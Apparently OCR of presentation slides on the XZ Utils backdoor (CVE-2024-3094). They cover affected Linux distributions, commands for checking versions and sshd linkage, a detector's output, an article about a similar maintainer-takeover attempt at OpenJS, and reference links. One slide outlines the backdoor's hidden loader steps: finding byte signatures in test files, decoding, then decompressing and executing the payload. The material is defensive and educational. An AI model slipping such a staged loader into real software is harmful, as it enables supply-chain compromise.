
1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -"
   b. "jV!.^%", "%.R.IZ"

   output: "file_name:offset:signature"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data



No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

@FRØGGER_
THOMAS ROCCIA



https://www.wiz.io/blog/cve-2024-3094-critical-rce-vulnerability-found-in-xz-utils

Who is impacted?

In the clear:

- Ubuntu
- Alpine Linux
- Amazon Linux
- Gentoo
- Mint

Who is impacted?

You have an issue:

- Debian (Sid unstable 5.5.1alpha-01 to 5.6.1-1)
- Kali (updates between March 26 and 29)
- OpenSUSE Tumbleweed and MicroOS rolling releases March 7-March 28
- Arch Linux
  - Installation Medium 20240301.218094
  - Virtual machine images 20240301.218094 and 20240315.221711
  - Container images created between 2024-02-24 and 2024-03-28
- Redhat (Fredora Rawhide and Fedora 40 linux beta)

How can I check to be sure?

strings `which xz` | grep '5\.6\.[01]’

lsof -p $(ps -aux | grep 'sshd' | grep 'listener' | awk '{print $2}') | grep '\.so' | grep 'liblzma’

Can also use:

git clone https://github.com/jfrog/cve-2024-3094-tools.git
cd cve-2024-3094-tools/cve-2024-3094-detector/
./cve-2024-3094-detector.sh

CVE-2024-3094 detector by JFrog

```
XZ vulnerable version: NO (5.2.5)
SSHD found in the system: NO
SSHD linked with LZMA: NO
LZMA vulnerable version: ./cve-2024-3094-detector.sh: line 112: [: : integer expression expected
./cve-2024-3094-detector.sh: line 116: [: : integer expression expected
./cve-2024-3094-detector.sh: line 120: [: : integer expression expected
NO
  Specific Prologue byte pattern NOT matched
  Encoded Strings byte patterns NOT matched

- Malicious XZ/LZMA found: NO
- Vulnerable SSHD found: NO (SSHD not found)
Conclusion: NOT VULNERABLE TO CVE-2024-3094
```

https://medium.com/@DCSO_CyTec/xz-backdoor-how-to-check-if-your-systems-are-affected-fb169b638271

MORE TECHNICAL INFO: HTTPS://GITHUB.COM/AMLWEEMS/XZBOT

Deeper dive:

What does this mean for the future?

This is why we can't have nice things

Projects have to take care to Know your Committers

Thankfully in this case many eyes helped, but only just

This is going to keep happening

Jonathan Greig

April 15th, 2024

News Industry Technology

Researchers stop 'credible takeover attempt' similar to XZ Utils backdoor incident

Security researchers have stopped a "credible" takeover attempt reminiscent of the recent XZ Utils backdoor incident — further highlighting the urgent need to address weaknesses in the management of open source software.


Researchers at the OpenJS Foundation — which monitors JavaScript projects used by billions of websites worldwide — said Monday that they "received a suspicious series of emails with similar messages, bearing different names and overlapping GitHub-associated emails."

These emails implored OpenJS to take action to update one of its popular JavaScript projects to "address any critical vulnerabilities," yet cited no specifics, they said.


"The email author(s) wanted OpenJS to designate them as a new maintainer of the project despite having little prior involvement," said OpenJS Foundation Executive Director Robin Bender Ginn and Open Source Security Foundation (OpenSSF) General Manager Omkhar Arasaratnam.

The experts said the approach resembled the way a threat actor going by the name "Jia Tan"

https://therecord.media/researchers-stop-credible-takeover-xz-utils



https://xkcd.com/2347/



Additional Info (Thanks Sean)

https://www.offsec.com/offsec/xz-backdoor/

https://github.com/amlweems/xzbot

https://www.wiz.io/blog/cve-2024-3094-critical-rce-vulnerability-found-in-xz-utils

https://twitter.com/fr0gger_/status/1774342248437813525